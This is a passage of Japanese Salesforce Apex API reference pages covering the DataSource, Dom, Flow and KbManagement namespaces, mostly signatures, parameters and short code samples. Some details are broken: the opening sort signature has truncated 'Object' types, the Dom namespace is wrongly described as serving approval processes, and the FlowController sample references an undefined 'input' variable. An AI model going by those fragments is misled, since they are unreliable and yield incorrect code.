クエリから順序をローカルで並び替えて適用した後にデータ行を返します。このヘルパーメソッドは、初期段階の開発およびテストでの利便性を目的として提供されますが、本番環境での使用はサポートされません。

署名

```
public static List<Map<String,ject>> sort(DataSource.QueryContext queryContext,
List<Map<String,bject>> rows)
```

パラメータ

queryContext

型: DataSource.QueryContext

データテーブルに対して実行するクエリを表します。

rows

型: List<Map<String, Object>>

データの行。

戻り値

型: List<Map<String, Object>>

ReadContext クラス

`QueryContext` および `SearchContext` クラスの抽象基本クラス。

名前空間

DataSource

このセクションの内容:

ReadContext プロパティ

ReadContext プロパティ

`ReadContext` のプロパティは次のとおりです。

このセクションの内容:

maxResults

クエリで返すことができる行の最大数。

metadata
クエリする外部システムのテーブルを説明します。

offset
クエリの結果セットへの開始行オフセット。クライアント駆動ページングに使用します。

maxResults

クエリで返すことができる行の最大数。

署名

```
public Integer maxResults {get; set;}
```

プロパティ値

型: Integer

metadata

クエリする外部システムのテーブルを説明します。

署名

```
public List<DataSource.Table> metadata {get; set;}
```

プロパティ値

型: List<DataSource.Table>

offset

クエリの結果セットへの開始行オフセット。クライアント駆動ページングに使用します。

署名

```
public Integer offset {get; set;}
```

プロパティ値

型: Integer

SearchContext クラス

`SearchContext` のインスタンスが、`DataSource.Connection` クラスの search メソッドに提供されます。このインスタンスは、検索または SOSL 要求に対応します。

名前空間

DataSource

このセクションの内容:

SearchContext コンストラクタ

SearchContext のコンストラクタは次のとおりです。

このセクションの内容:

SearchContext(metadata, offset, maxResults, tableSelections, searchPhrase)

指定されたパラメータ値を使用して、SearchContext クラスのインスタンスを作成します。

署名

```
public SearchContext(List<DataSource.Table> metadata, Integer offset, Integer maxResults,
List<DataSource.TableSelection> tableSelections, String searchPhrase)
```

パラメータ

metadata

型: List<DataSource.Table>

クエリする外部システムのテーブルを示すテーブルメタデータのリスト。

offset

型: Integer

クエリの結果セットへの開始行オフセットを指定します。

maxResults

型: Integer

各バッチで返される行の最大数を指定します。

tableSelections

型: List<DataSource.TableSelection>

クエリとその詳細のリスト。詳細は、各 SOQL または SOSL クエリの FROM、ORDER BY、SELECT、および WHERE 句を表します。

searchPhrase
型: String
ユーザが入力した、大文字と小文字が区別される 1 つの句としての検索文字列。英数字以外はすべて削除されます。

SearchContext()

`SearchContext` クラスのインスタンスを作成します。

署名

```
public SearchContext()
```

SearchContext プロパティ

`SearchContext` のプロパティは次のとおりです。

このセクションの内容:

searchPhrase

ユーザが入力した、大文字と小文字が区別される1つの句としての検索文字列。英数字以外はすべて削除されます。

署名

```
public String searchPhrase {get; set;}
```

プロパティ値

型: String

tableSelections

クエリとその詳細のリスト。各 SOQL または SOSL クエリの FROM、ORDER BY、SELECT、および WHERE 句を表す詳細。

署名

```
public List<DataSource.TableSelection> tableSelections {get; set;}
```

プロパティ値

型: List<DataSource.TableSelection>

SearchUtils クラス

Lightning Connect のカスタムアダプタに検索を実装するためのヘルパークラス。

名前空間

DataSource

使用方法

指定された名前項目に加え、列を検索できる独自検索の実装を開発することをお勧めします。

このセクションの内容:

SearchUtils メソッド

`SearchUtils` のメソッドは次のとおりです。

このセクションの内容:

searchByName(searchDetails, connection)

すべてのテーブルをクエリし、指定された名前項目に検索語句が含まれる各行を返します。

署名

```
public static List<DataSource.TableResult> searchByName(DataSource.SearchContext
searchDetails, DataSource.Connection connection)
```

パラメータ

searchDetails

型: DataSource.SearchContext

検索するデータと検索内容を指定する `SearchContext` クラス。

connection

型: DataSource.Connection

外部システムに接続する `DataSource.Connection` クラス。

戻り値

型: List<DataSource.TableResult>

Table クラス

Lightning Connect カスタムアダプタの接続先である外部システム上のテーブルを記述します。

名前空間

DataSource

使用方法

テーブルメタデータのリストは、`sync()` メソッドが呼び出されたときに、`DataSource.Connection` クラスによって提供されます。各テーブルを、Salesforce の外部オブジェクトにすることができます。

メタデータは、Salesforce に保存されます。テーブルメタデータの新規または更新された値を返すように Apex コードを更新しても、Salesforce に保存されたメタデータが自動的に更新されることはありません。

このセクションの内容:

Table プロパティ

`Table` のプロパティは次のとおりです。

このセクションの内容:

テーブルの列のリスト。

テーブルが表す内容の説明。

Salesforce ユーザインターフェースに表示される、テーブルのわかりやすい複数形の名前。

Salesforce ユーザインターフェースに表示される、テーブルのわかりやすい単数形の名前。

外部システムのテーブルの名前。

システム管理者がテーブルを同期したときに、外部オブジェクトの名前項目になるテーブルの列の名前。

columns

テーブルの列のリスト。

署名

```
public List<DataSource.Column> columns {get; set;}
```

プロパティ値

型: List<DataSource.Column>

description

テーブルが表す内容の説明。

署名

```
public String description {get; set;}
```

プロパティ値

型: String

labelPlural

Salesforce ユーザインターフェースに表示される、テーブルのわかりやすい複数形の名前。

署名

```
public String labelPlural {get; set;}
```

プロパティ値

型: String

labelSingular

Salesforce ユーザインターフェースに表示される、テーブルのわかりやすい単数形の名前。

署名

```
public String labelSingular {get; set;}
```

プロパティ値

型: String

name

外部システムのテーブルの名前。

署名

```
public String name {get; set;}
```

プロパティ値

型: String

nameColumn

システム管理者がテーブルを同期したときに、外部オブジェクトの名前項目になるテーブルの列の名前。

署名

```
public String nameColumn {get; set;}
```

プロパティ値

型: String

Table メソッド

Table のメソッドは次のとおりです。

このセクションの内容:

get(name, labelSingular, labelPlural, description, nameColumn, columns)

指定されたパラメータ値を含むテーブルメタデータを返します。

署名

```
public static DataSource.Table get(String name, String labelSingular, String labelPlural,
String description, String nameColumn, List<DataSource.Column> columns)
```

パラメータ

name
型: String

外部テーブルの名前。

labelSingular
型: String

Salesforce ユーザインターフェースに表示される、テーブルのわかりやすい単数形の名前。

labelPlural
型: String

Salesforce ユーザインターフェースに表示される、テーブルのわかりやすい複数形の名前。

description
型: String

外部テーブルの説明。

nameColumn
型: String

システム管理者がテーブルを同期したときに、外部オブジェクトの名前項目になるテーブルの列の名前。

columns
型: List<DataSource.Column>

テーブルの列のリスト。

戻り値

型: DataSource.Table

get(name, nameColumn, columns)

表示ラベルの名前と説明を使用して、指定されたパラメータ値を含むテーブルメタデータを返します。

署名

```
public static DataSource.Table get(String name, String nameColumn,
List<DataSource.Column> columns)
```

パラメータ

name
型: String

外部テーブルの名前。

nameColumn
型: String

システム管理者がテーブルを同期したときに、外部オブジェクトの名前項目になるテーブルの列の名前。

columns
型: List<DataSource.Column>

テーブルの列のリスト。

戻り値

型: DataSource.Table

返されるテーブルメタデータには、次のプロパティ値があります。

プロパティ	値
name	*name*
labelSingular	*name*
labelPlural	*name*
description	*name*
nameColumn	*nameColumn*
columns	*columns*

TableResult クラス

検索またはクエリの結果が含まれます。

名前空間

DataSource

このセクションの内容:

TableResult プロパティ

`TableResult` のプロパティは次のとおりです。

このセクションの内容:

ユーザに表示されるエラーメッセージ。

結果の後続のバッチを決定および取得するサーバ駆動ページングで使用されるクエリトークン。このトークンは、`QueryContext` の `queryMoreToken` プロパティで後続のクエリの Apex データソースに戻されます。

データの行。

success
検索またはクエリが成功したかどうか。

tableName
クエリされたテーブルの名前。

totalSize
より小さいバッチサイズを返すように外部システムが要求された場合でも適用される、クエリ条件を満たす合計行数。

errorMessage

ユーザに表示されるエラーメッセージ。

署名

```
public String errorMessage {get; set;}
```

プロパティ値

型: String

queryMoreToken

結果の後続のバッチを決定および取得するサーバ駆動ページングで使用されるクエリトークン。このトークンは、`QueryContext` の `queryMoreToken` プロパティで後続のクエリの Apex データソースに戻されます。

署名

```
public String queryMoreToken {get; set;}
```

プロパティ値

型: String

rows

データの行。

署名

```
public List<Map<String,Object>> rows {get; set;}
```

プロパティ値

型: List<Map<String, Object>>

success

検索またはクエリが成功したかどうか。

署名

```
public Boolean success {get; set;}
```

プロパティ値

型: Boolean

tableName

クエリされたテーブルの名前。

署名

```
public String tableName {get; set;}
```

プロパティ値

型: String

totalSize

より小さいバッチサイズを返すように外部システムが要求された場合でも適用される、クエリ条件を満たす合計行数。

署名

```
public Integer totalSize {get; set;}
```

プロパティ値

型: Integer

TableResult メソッド

`TableResult` のメソッドは次のとおりです。

このセクションの内容:

get(queryContext, rows)

TableResult の、クエリ条件を満たすデータ行のサブセットおよびテーブルの行数を返します。

get(tableSelection, rows)

TableResult の、クエリ条件を満たすデータ行のサブセットおよびテーブルの行数を返します。

error(errorMessage)

提供されたエラーメッセージを含む失敗した検索またはクエリ結果を返します。

署名

```
public static DataSource.TableResult error(String errorMessage)
```

パラメータ

errorMessage

型: String

ユーザに表示されるエラーメッセージ。

戻り値

型: DataSource.TableResult

返される TableResult には、次のプロパティ値があります。

プロパティ	値
success	false
errorMessage	*errorMessage*
tableName	null
rows	null
rows.size()	0

get(success, errorMessage, tableName, rows, totalSize)

提供されたプロパティ値を含む、TableResult 内のデータ行のサブセットを返します。

署名

```
public static DataSource.TableResult get(Boolean success, String errorMessage, String
tableName, List<Map<String,Object>> rows, Integer totalSize)
```

パラメータ

success

型: Boolean

検索またはクエリが成功したかどうか。

errorMessage
型: String

ユーザに表示されるエラーメッセージ。

tableName
型: String

クエリされたテーブルの名前。

rows
型: List<Map<String, Object>>

データの行。

totalSize
型: Integer

より小さいバッチサイズを返すように外部システムが要求された場合でも適用される、クエリ条件を満たす合計行数。

戻り値

型: DataSource.TableResult

get(success, errorMessage, tableName, rows)

提供されたプロパティ値およびテーブルの行数を含む、`TableResult` 内のデータ行のサブセットを返します。

署名

```
public static DataSource.TableResult get(Boolean success, String errorMessage, String tableName, List<Map<String,Object>> rows)
```

パラメータ

success
型: Boolean

検索またはクエリが成功したかどうか。

errorMessage
型: String

ユーザに表示されるエラーメッセージ。

tableName
型: String

クエリされたテーブルの名前。

rows
型: List<Map<String, Object>>

データの行。

戻り値

型: DataSource.TableResult

get(queryContext, rows)

TableResult の、クエリ条件を満たすデータ行のサブセットおよびテーブルの行数を返します。

署名

```
public static DataSource.TableResult get(DataSource.QueryContext queryContext,
List<Map<String,Object>> rows)
```

パラメータ

queryContext
型: DataSource.QueryContext

データテーブルに対して実行するクエリを表します。

rows
型: List<Map<String, Object>>

データの行。

戻り値

型: DataSource.TableResult

get(tableSelection, rows)

TableResult の、クエリ条件を満たすデータ行のサブセットおよびテーブルの行数を返します。

署名

```
public static DataSource.TableResult get(DataSource.TableSelection tableSelection,
List<Map<String,Object>> rows)
```

パラメータ

tableSelection
型: DataSource.TableSelection

SOQL または SOSL クエリの FROM、ORDER BY、SELECT、および WHERE 句を表すクエリの詳細。

rows
型: List<Map<String, Object>>

データの行。

戻り値

型: DataSource.TableResult

TableSelection クラス

SOQL または SOSL クエリの詳細が含まれます。プロパティは、クエリの FROM、ORDER BY、SELECT、および WHERE 句を表します。

名前空間

DataSource

このセクションの内容:

TableSelection プロパティ

`TableSelection` のプロパティは次のとおりです。

このセクションの内容:

columnsSelected

クエリする列のリスト。SOQL または SOSL クエリの `SELECT` 句に対応します。

署名

```
public List<DataSource.ColumnSelection> columnsSelected {get; set;}
```

プロパティ値

型: List<DataSource.ColumnSelection>

filter

クエリ検索条件を識別します。サブ条件のリストを含む複合検索条件の場合もあります。検索条件は、SOQL または SOSL クエリの `WHERE` 句に対応します。

署名

```
public DataSource.Filter filter {get; set;}
```

プロパティ値

型: DataSource.Filter

order

クエリ結果の並び替え順序を識別します。SOQL または SOSL クエリの `ORDER BY` 句に対応します。

署名

```
public List<DataSource.Order> order {get; set;}
```

プロパティ値

型: List<DataSource.Order>

tableSelected

クエリするテーブルの名前。SOQL または SOSL クエリの `FROM` 句に対応します。

署名

```
public String tableSelected {get; set;}
```

プロパティ値

型: String

DataSource の例外

`DataSource` 名前空間には、例外クラスが含まれています。

すべての例外クラスは、エラーメッセージや例外型を返す組込みメソッドをサポートしています。「Exception クラスおよび組み込み例外」を参照してください。

`DataSource` 名前空間には、次の例外があります。

例外	説明	メソッド
`DataSource.DataSourceException`	この例外を発生させて、外部データソースとの通信中にエラーが発生したことを示します。	エラーメッセージを取得してデバッグログに書き込むには、`String getMessage()` を使用します。
`DataSource.OAuthTokenExpiredException`	この例外を発生させ、OAuth トークンが期限切れになったことを示	エラーメッセージを取得してデバッグログに書き込むには、

例外	説明	メソッド
	します。システムはその後トークンの更新を自動的に試行し、クエリ、検索、または同期操作を再開します。	`String getMessage()` を使用します。

Dom 名前空間

`Dom` 名前空間は、承認プロセスに使用されるクラスとメソッドを提供します。

`Dom` 名前空間のクラスを次に示します。

このセクションの内容:

Document クラス

`Document` クラスを使用して XML コンテンツを処理します。

名前空間

Dom

使用方法

ある一般的なアプリケーションでは、このクラスを使用して、HttpRequestのリクエストボディを作成するか、HttpResponse がアクセスした応答を解析します。

このセクションの内容:

Document コンストラクタ

`Document` のコンストラクタは次のとおりです。

このセクションの内容:

Document()

Dom.Document クラスの新しいインスタンスを作成します。

署名

```
public Document()
```

Document メソッド

Document のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

createRootElement(name, namespace, prefix)

ドキュメントの最上位のルート要素を作成します。

署名

```
public Dom.XmlNode createRootElement(String name, String namespace, String prefix)
```

パラメータ

name
型: String

namespace
型: String

prefix
型: String

戻り値

型: Dom.XmlNode

使用方法

名前空間についての詳細は、「XML 名前空間」を参照してください。

ドキュメントでこのメソッドを複数回コールすると、ドキュメントに指定できるルート要素は1つだけであるため、エラーが発生します。

getRootElement()

ドキュメントの最上位のルート要素を返します。このメソッドが `null` を返す場合、ルート要素はまだ作成されていません。

署名

```
public Dom.XmlNode getRootElement()
```

戻り値

型: Dom.XmlNode

load(xml)

xml 引数で指定されたドキュメントの XML の表示を解析し、ドキュメントに読み込みます。

署名

```
public Void load(String xml)
```

パラメータ

xml
　型: String

戻り値

型: Void

例

```
Dom.Document doc = new Dom.Document();

doc.load(xml);
```

toXmlString()

ドキュメントの XML 表示を文字列として返します。

署名

```
public String toXmlString()
```

戻り値

型: String

XmlNode クラス

XmlNode クラスを使用して XML ドキュメントのノードを処理します。

名前空間

Dom

XmlNode メソッド

XmlNode のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getChildElements()
このノードの子要素ノードを返します。これには子テキストまたはコメントノードは含まれません。

getChildren()
このノードの子ノードを返します。これにはすべてのノードの種別が含まれます。

getName()
要素の名前を返します。

getNamespace()
要素の名前空間を返します。

getNamespaceFor(prefix)
指定されたプレフィックスの要素の名前空間を返します。

getNodeType()
ノードの種別を返します。

getParent()
要素の親を返します。

getPrefixFor(namespace)
指定された名前空間のプレフィックスを返します。

getText()
このノードのテキストを返します。

removeAttribute(key, keyNamespace)
指定されたキーとキー名前空間の属性を削除します。成功した場合は `true`、失敗した場合は `false` を返します。

removeChild(childNode)
指定された子ノードを削除します。

setAttribute(key, value)
キー属性値を設定します。

setAttributeNs(key, value, keyNamespace, valueNamespace)
キー属性値を設定します。

setNamespace(prefix, namespace)
指定されたプレフィックスの名前空間を設定します。

addChildElement(name, namespace, prefix)

このノードの子要素ノードを作成します。

署名

```
public Dom.XmlNode addChildElement(String name, String namespace, String prefix)
```

パラメータ

name
型: String

name 引数には null 値を設定できません。

namespace
型: String

prefix
型: String

戻り値

型: Dom.XmlNode

使用方法

- *namespace* 引数に null 以外の値があり、*prefix* 引数が null である場合、名前空間はデフォルトの名前空間として設定されます。
- *prefix* 引数が null である場合、Salesforce では要素に自動的にプレフィックスが割り当てられます。自動プレフィックスの形式は ns*i* で、*i* は番号を示します。*prefix* 引数が '' である場合、名前空間はデフォルトの名前空間として設定されます。

addCommentNode(text)

このノードの子コメントノードを作成します。

署名

```
public Dom.XmlNode addCommentNode(String text)
```

パラメータ

text
型: String

text 引数には null 値を設定できません。

戻り値

型: Dom.XmlNode

addTextNode(text)

このノードの子テキストノードを作成します。

署名

```
public Dom.XmlNode addTextNode(String text)
```

パラメータ

text
型: String

text 引数には null 値を設定できません。

戻り値

型: Dom.XmlNode

getAttribute(key, keyNamespace)

指定されたキーとキー名前空間の *namespacePrefix:attributeValue* を返します。

署名

```
public String getAttribute(String key, String keyNamespace)
```

パラメータ

key
型: String

keyNamespace
型: String

戻り値

型: String

例

たとえば、<foo a:b="c:d" /> 要素では、次のようになります。

- getAttribute は c:d を返す
- getAttributeValue は d を返す

getAttributeCount()

このノードの属性の数を返します。

署名

```
public Integer getAttributeCount()
```

戻り値

型: Integer

getAttributeKeyAt(index)

指定されたインデックスの属性キーを返します。インデックス値は 0 から始まります。

署名

```
public String getAttributeKeyAt(Integer index)
```

パラメータ

index
　型: Integer

戻り値

型: String

getAttributeKeyNsAt(index)

指定されたインデックスの属性キー名前空間を返します。

署名

```
public String getAttributeKeyNsAt(Integer index)
```

パラメータ

index
　型: Integer

戻り値

型: String

getAttributeValue(key, keyNamespace)

指定されたキーとキー名前空間の属性値を返します。

署名

```
public String getAttributeValue(String key, String keyNamespace)
```

パラメータ

key
　型: String

keyNamespace
　型: String

戻り値

型: String

例

たとえば、`<foo a:b="c:d" />` 要素では、次のようになります。

- `getAttribute` は `c:d` を返す
- `getAttributeValue` は `d` を返す

getAttributeValueNs(key, keyNamespace)

指定されたキーとキー名前空間の属性値名前空間を返します。

署名

```
public String getAttributeValueNs(String key, String keyNamespace)
```

パラメータ

key
型: String

keyNamespace
型: String

戻り値

型: String

getChildElement(name, namespace)

指定された名前と名前空間を含むノードの子要素ノードを返します。

署名

```
public Dom.XmlNode getChildElement(String name, String namespace)
```

パラメータ

name
型: String

namespace
型: String

戻り値

型: Dom.XmlNode

getChildElements()

このノードの子要素ノードを返します。これには子テキストまたはコメントノードは含まれません。

署名

```
public Dom.XmlNode[] getChildElements()
```

戻り値

型: Dom.XmlNode[]

getChildren()

このノードの子ノードを返します。これにはすべてのノードの種別が含まれます。

署名

```
public Dom.XmlNode[] getChildren()
```

戻り値

型: Dom.XmlNode[]

getName()

要素の名前を返します。

署名

```
public String getName()
```

戻り値

型: String

getNamespace()

要素の名前空間を返します。

署名

```
public String getNamespace()
```

戻り値

型: String

getNamespaceFor(prefix)

指定されたプレフィックスの要素の名前空間を返します。

署名

```
public String getNamespaceFor(String prefix)
```

パラメータ

prefix
　型: String

戻り値

型: String

getNodeType()

ノードの種別を返します。

署名

```
public Dom.XmlNodeType getNodeType()
```

戻り値

型: Dom.XmlNodeType

getParent()

要素の親を返します。

署名

```
public Dom.XmlNode getParent()
```

戻り値

型: Dom.XmlNode

getPrefixFor(namespace)

指定された名前空間のプレフィックスを返します。

署名

```
public String getPrefixFor(String namespace)
```

パラメータ

namespace
　型: String

　namespace 引数には `null` 値を設定できません。

戻り値

型: String

getText()

このノードのテキストを返します。

署名

```
public String getText()
```

戻り値

型: String

removeAttribute(key, keyNamespace)

指定されたキーとキー名前空間の属性を削除します。成功した場合は `true`、失敗した場合は `false` を返します。

署名

```
public Boolean removeAttribute(String key, String keyNamespace)
```

パラメータ

key
　型: String

keyNamespace
　型: String

戻り値

型: Boolean

removeChild(childNode)

指定された子ノードを削除します。

署名

```
public Boolean removeChild(Dom.XmlNode childNode)
```

パラメータ

childNode
　型: Dom.XmlNode

戻り値

型: Boolean

setAttribute(key, value)

キー属性値を設定します。

署名

```
public Void setAttribute(String key, String value)
```

パラメータ

key
　型: String

value
　型: String

戻り値

型: Void

setAttributeNs(key, value, keyNamespace, valueNamespace)

キー属性値を設定します。

署名

```
public Void setAttributeNs(String key, String value, String keyNamespace, String
valueNamespace)
```

パラメータ

key
　型: String

value
　型: String

keyNamespace
　型: String

valueNamespace
　型: String

戻り値

型: Void

`setNamespace(prefix, namespace)`

指定されたプレフィックスの名前空間を設定します。

署名

```
public Void setNamespace(String prefix, String namespace)
```

パラメータ

prefix
型: String

namespace
型: String

戻り値

型: Void

Flow 名前空間

`Flow` 名前空間は、フローへの高度な Visualforce コントローラアクセスに使用されるクラスを提供します。

`Flow` 名前空間のクラスを次に示します。

このセクションの内容:

Interview クラス

`Flow.Interview` クラスは、フローへの高度な Visualforce コントローラアクセスとフローを起動する機能を提供します。

名前空間

Flow

使用方法

`Flow.Interview` クラスは、Visual Workflow とともに使用されます。このクラスでメソッドを使用して、自動起動フローを呼び出したり、Visualforce コントローラを有効にしてフロー変数にアクセスしたりします。

例

次のサンプルでは、`getVariableValue` メソッドを使用して Visualforce ページに埋め込まれたフローからブレッドクラム (ナビゲーション) 情報を取得します。そのフローにサブフロー要素が含まれ、参照される各フローにも *vaBreadCrumb* 変数が含まれる場合、どのフローでインタビューが実行されているかに関わらず、すべてのフローのブレッドクラムを Visualforce ページから取得できます。

```
public class SampleController {



   //Instance of the flow

   public Flow.Interview.Flow_Template_Gallery myFlow {get; set;}



   public String getBreadCrumb() {

      String aBreadCrumb;

      if (myFlow==null) { return 'Home';}

      else aBreadCrumb = (String) myFlow.getVariableValue('vaBreadCrumb');



      return(aBreadCrumb==null ? 'Home': aBreadCrumb);



   }

}
```

次のサンプルコントローラでは、フローと対応する Visualforce ページを開始します。Visualforce ページには、入力ボックスと開始ボタンが含まれます。ユーザが入力ボックスに数値を入力し、[開始]をクリックすると、コントローラの `start` メソッドがコールされます。ボタンのクリックによってユーザが入力した値がフローの `input` 変数に保存され、`start` メソッドを使用してフローが起動されます。フローでは `input` の値を 2 倍にして `output` 変数に割り当てます。`getVariableValue` メソッドを使用して出力ラベルには `output` の値が表示されます。

```
public class FlowController {
```

```
    //Instance of the Flow
    public Flow.Interview.doubler myFlow {get; set;}
    public Double value {get; set;}

    public Double getOutput() {
        if (myFlow == null) return null;
        return (Double)(myFlow.getVariableValue('v1'));
    }

    public void start() {
        Map<String, Object> myMap = new Map<String, Object>();
        myMap.put('v1', input);
        myFlow = new Flow.Interview.doubler(myMap);
        myFlow.start();
    }
}
```

次は、サンプルのフローコントローラを使用するVisualforce ページです。

```
<apex:page controller="FlowController">
    <apex:outputLabel id="text">v1 = {!output}</apex:outputLabel>

    <apex:form >
        value : <apex:inputText value="{!output}"/>
        <apex:commandButton action="{!start}" value="Start" reRender="text"/>
    </apex:form>
</apex:page>
```

Interview メソッド

`Interview` のインスタンスメソッドを次に示します。

このセクションの内容:

getVariableValue(variableName)

指定されたフロー変数の値を返します。フロー変数は、Visualforce ページに埋め込まれたフロー内、またはサブフロー要素によってコールされる個別のフロー内にあります。

署名

```
public Object getVariableValue(String variableName)
```

パラメータ

variableName
型: String

フロー変数の一意の名前を指定します。

戻り値

型: Object

使用方法

変数値は、これらのうちインタビューが現在実行されているフローから返されます。指定された変数がフロー内に見つからない場合、メソッドは `null` を返します。

このメソッドは、コンパイル時ではなく実行時にのみ変数の存在を確認します。

start()

自動起動フローまたはユーザプロビジョニングフローを呼び出します。

署名

```
public Void start()
```

戻り値

型: Void

使用方法

このメソッドは、次のいずれかの種別のフローでのみ使用できます。

- 自動起動フロー
- ユーザプロビジョニングフロー

詳細は、『*Visual Workflow Guide*』の「フロー種別」を参照してください。

フローユーザが自動起動フローを呼び出すと、有効なフローバージョンが実行されます。有効なバージョンがない場合は、最新バージョンが実行されます。フロー管理者が自動起動フローを呼び出すと、常に最新のバージョンが実行されます。

KbManagement 名前空間

`KbManagement` 名前空間は、ナレッジの記事の管理に使用されるクラスを提供します。

`KbManagement` 名前空間のクラスを次に示します。

このセクションの内容:

PublishingService クラス

`KbManagement.PublishingService` クラスのメソッドを使用して、記事とその翻訳のライフサイクルを管理します。

名前空間

KbManagement

使用方法

記事とその翻訳のライフサイクルで次の部分を管理するには、`KbManagement.PublishingService` クラスのメソッドを使用します。

- 公開
- 更新
- 取得
- 削除
- 翻訳の申請
- 翻訳を完了または未完了の状況に設定
- アーカイブ
- ドラフト記事または翻訳のレビュータスクの割り当て

メモ: 日付値は、GMT に基づきます。

このクラスのメソッドを使用するには、Salesforce ナレッジを有効にする必要があります。Salesforce ナレッジの設定についての詳細は、『Salesforce Knowledge Implementation Guide』を参照してください。

PublishingService メソッド

`PublishingService` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

publishArticle(articleId, flagAsNew)
記事を公開します。*flagAsNew* が true に設定されている場合は、記事をメジャーバージョンとして公開します。

restoreOldVersion(articleId, versionNumber)
既存のオンライン記事の指定されたアーカイブバージョンに基づいて、その記事からドラフト記事を作成し、記事のバージョン ID を返します。

scheduleForPublication(articleId, scheduledDate)
メジャーバージョンとして記事の公開をスケジュールします。指定された日付が null の場合、記事は即時に公開されます。

setTranslationToIncomplete(articleVersionId)
公開準備完了のドラフト翻訳を「処理中」状況に戻します。

submitForTranslation(articleId, language, assigneeId, dueDate)
指定された言語への記事の翻訳を申請します。さらに、指定されたユーザと期日も申請に割り当て、ドラフト翻訳の新しい ID を返します。

archiveOnlineArticle(articleId, scheduledDate)

記事のオンラインバージョンをアーカイブします。指定された scheduledDate が null の場合、記事は即時にアーカイブされます。それ以外の場合、記事は予定日にアーカイブされます。

署名

```
public static Void archiveOnlineArticle(String articleId, Datetime scheduledDate)
```

パラメータ

articleId
型: String

scheduledDate
型: Datetime

戻り値

型: Void

例

```
String articleId = 'Insert article ID';

Datetime scheduledDate = Datetime.newInstanceGmt(2012, 12,1,13,30,0);

KbManagement.PublishingService.archiveOnlineArticle(articleId, scheduledDate);
```

assignDraftArticleTask(articleId, assigneeId, instructions, dueDate, sendEmailNotification)

ドラフト記事に関連するレビュータスクを割り当てます。

署名

```
public static Void assignDraftArticleTask(String articleId, String assigneeId, String instructions, Datetime dueDate, Boolean sendEmailNotification)
```

パラメータ

articleId
型: String

assigneeId
型: String

instructions
型: String

dueDate
型: Datetime

sendEmailNotification
型: Boolean

戻り値

型: Void

例

```
String articleId = 'Insert article ID';

String assigneeId = '';

String instructions = 'Please review this draft.';

Datetime dueDate = Datetime.newInstanceGmt(2012, 12, 1);

KbManagement.PublishingService.assignDraftArticleTask(articleId, assigneeId, instructions,
 dueDate, true);
```

assignDraftTranslationTask(articleVersionId, assigneeId, instructions, dueDate, sendEmailNotification)

ドラフト翻訳に関連するレビュータスクを割り当てます。

署名

```
public static Void assignDraftTranslationTask(String articleVersionId, String assigneeId,
String instructions, Datetime dueDate, Boolean sendEmailNotification)
```

パラメータ

articleVersionId
型: String

assigneeId
型: String

instructions
型: String

dueDate
型: Datetime

sendEmailNotification
型: Boolean

戻り値

型: Void

例

```
String articleId = 'Insert article ID';

String assigneeId = 'Insert assignee ID';

String instructions = 'Please review this draft.';

Datetime dueDate = Datetime.newInstanceGmt(2012, 12, 1);

KbManagement.PublishingService.assignDraftTranslationTask(articleId, assigneeId,
instructions, dueDate, true);
```

cancelScheduledArchivingOfArticle(articleId)

スケジュールされたオンライン記事のアーカイブをキャンセルします。

署名

```
public static Void cancelScheduledArchivingOfArticle(String articleId)
```

パラメータ

articleId
型: String

戻り値

型: Void

例

```
String articleId = 'Insert article ID';

KbManagement.PublishingService.cancelScheduledArchivingOfArticle (articleId);
```

cancelScheduledPublicationOfArticle(articleId)

スケジュールされたドラフト記事の公開をキャンセルします。

署名

```
public static Void cancelScheduledPublicationOfArticle(String articleId)
```

パラメータ

articleId
型: String

戻り値

型: Void

例

```
String articleId = 'Insert article ID';

KbManagement.PublishingService.cancelScheduledPublicationOfArticle (articleId);
```

completeTranslation(articleVersionId)

翻訳を完了状態 (公開準備完了) にします。

署名

```
public static Void completeTranslation(String articleVersionId)
```

パラメータ

articleVersionId
型: String

戻り値

型: Void

例

```
String articleVersionId = 'Insert article ID';

KbManagement.PublishingService.completeTranslation(articleVersionId);
```

deleteArchivedArticle(articleId)

アーカイブされた記事を削除します。

署名

```
public static Void deleteArchivedArticle(String articleId)
```

パラメータ

articleId
型: String

戻り値

型: Void

例

```
String articleId = 'Insert article ID';

KbManagement.PublishingService.deleteArchivedArticle(articleId);
```

deleteArchivedArticleVersion(articleId, versionNumber)

アーカイブされた記事の特定のバージョンを削除します。

署名

```
public static Void deleteArchivedArticleVersion(String articleId, Integer versionNumber)
```

パラメータ

articleId
型: String

versionNumber
型: Integer

戻り値

型: Void

例

```
String articleId = 'Insert article ID';

Integer versionNumber = 1;

KbManagement.PublishingService.deleteArchivedArticleVersion(articleId, versionNumber);
```

deleteDraftArticle(articleId)

ドラフト記事を削除します。

署名

```
public static Void deleteDraftArticle(String articleId)
```

パラメータ

articleId
型: String

戻り値

型: Void

例

```
String articleId = 'Insert article ID';

KbManagement.PublishingService.deleteDraftArticle(articleId);
```

deleteDraftTranslation(articleVersionId)

ドラフト翻訳を削除します。

署名

```
public static Void deleteDraftTranslation(String articleVersionId)
```

パラメータ

articleVersionId
型: String

戻り値

型: Void

例

```
String articleVersionId = 'Insert article ID';

KbManagement.PublishingService.deleteDraftTranslation (articleVersionId);
```

editArchivedArticle(articleId)

アーカイブされたマスタバージョンからドラフト記事を作成し、記事の新しいドラフトマスタバージョン ID を返します。

署名

```
public static String editArchivedArticle(String articleId)
```

パラメータ

articleId
型: String

戻り値

型: String

例

```
String articleId = 'Insert article ID';

String id = KbManagement.PublishingService.editArchivedArticle(articleId);
```

editOnlineArticle(articleId, unpublish)

オンラインバージョンからドラフト記事を作成し、記事の新しいドラフトマスタバージョン ID を返します。さらに、*unpublish* が `true` に設定されている場合は、オンライン記事の公開を解除します。

署名

```
public static String editOnlineArticle(String articleId, Boolean unpublish)
```

パラメータ

articleId
型: String

unpublish
型: Boolean

戻り値

型: String

例

```
String articleId = 'Insert article ID';

String id = KbManagement.PublishingService.editOnlineArticle (articleId, true);
```

editPublishedTranslation(articleId, language, unpublish)

特定の言語のオンライン翻訳のドラフトバージョンを作成し、記事の新しいドラフトマスタバージョン ID を返します。さらに、`true` に設定されている場合は、記事の公開を解除します。

署名

```
public static String editPublishedTranslation(String articleId, String language, Boolean unpublish)
```

パラメータ

articleId
型: String

language
型: String

unpublish
型: Boolean

戻り値

型: String

例

```
String articleId = 'Insert article ID';

String language = 'fr';

String id = KbManagement.PublishingService.editPublishedTranslation(articleId, language, true);
```

publishArticle(articleId, flagAsNew)

記事を公開します。*flagAsNew* が `true` に設定されている場合は、記事をメジャーバージョンとして公開します。

署名

```
